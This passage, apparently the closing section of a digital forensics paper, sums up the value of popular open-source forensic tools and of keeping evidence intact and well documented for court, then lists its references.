The heavy dependence of the digital forensics professional on his tool kit requires a solid consideration about choosing certain programs and frameworks, thus utilities with a high popularity in the digital forensics community are most of the time a considerable choice and as it became clear during Chapter 3, the open source nature of these tools provides useful insides into the technical underlying which also aids to provide authenticity and integrity of digital evidence.

From the second part of the concrete digital forensics hacks covering a range of frequent performed task it became clear that it should always be guaranteed that the integrity of the data is achieved, by for example working on a copy of the image of the evidence at hand. The findings of an analysis should thus also be documented in a concise and comprehensible manner in order to be successfully used in a court of law, for example.

Chapter 20

References

[Alth11] Cory Altheide, Harlan Carvey, "Digital Forensics with Open Source Tools", Syngress, 2011

[Baar14] R.B. van Baar*, H.M.A. van Beek, E.J. van Eijk,"Digital Forensics as a Service: A game changer", 2014 https://ac.els-cdn.com/S1742287614000127/1-s2.0-S1742287614000127-main.pdf?_tid=fcc3e4ab-43c7-4d23-8cc6-898624f57be6&acdnat=1527409619_95394a5892978150881305678 7d4167c

[Bar04] Venansius Baryamureeba, Florence Tushabe, "The Enhanced Digital Investigation Process Model", 2004 https://www.dfrws.org/sites/default/files/session-files/paper-the_enhanced_digital_investigation_process_model.pdf

[Bow18] Owen Bowcott, "Justice system at 'breaking point' over digital evidence", 2018; https://www.theguardian.com/law/2018/feb/12/justice-system-at-breaking-point-over-digital-evidence

[Bran08] Mary Branel, "Rules of Evidence - Digital Forensics Tools", https://www.csoonline.com/article/2117658/investigations-forensics/rules-of-evidence---digital-forensics-tools.html

[Comp12] Lorenz Kuhlee, Victor Vlzow, "Computer Forensik Hacks", O'Reilly Verlag, 2012

[Cons89] U.S. Constitution: https://www.law.cornell.edu/constitution

[Nance11] Kara Nance, Daniel J. Ryan; "Legal Aspects of Digital Forensics: A Research Agenda, Proceedings of the 44th Hawaii International Conference on System Sciences", 2011

[Nobl00] M.G. Noblett, M.M. Pollitt, L.A. Presley, Recovering and Examining Computer Forensic Evidence, Forensic Science Comm., vol. 2, no. 4, 2000; www.fbi.gov/hq/lab/fsc.

[NIJ00] Electronic Crime Scene Investigation: A Guide for First Respondersn", published by the US Department of Justice in 2001 https://www.ncjrs.gov/pdffiles1/nij/187736.pdf

[Somm08] Sommer, P., Digital Footprints: Assessing Computer Evidence, Criminal Law Review - Special Edition, 2008, pp. 61-78.

[Vac05] John R. Vacca, "Computer Forensics: Computer Crime Scene Investigation",2nd Edition, Charles River Media, INC, 2004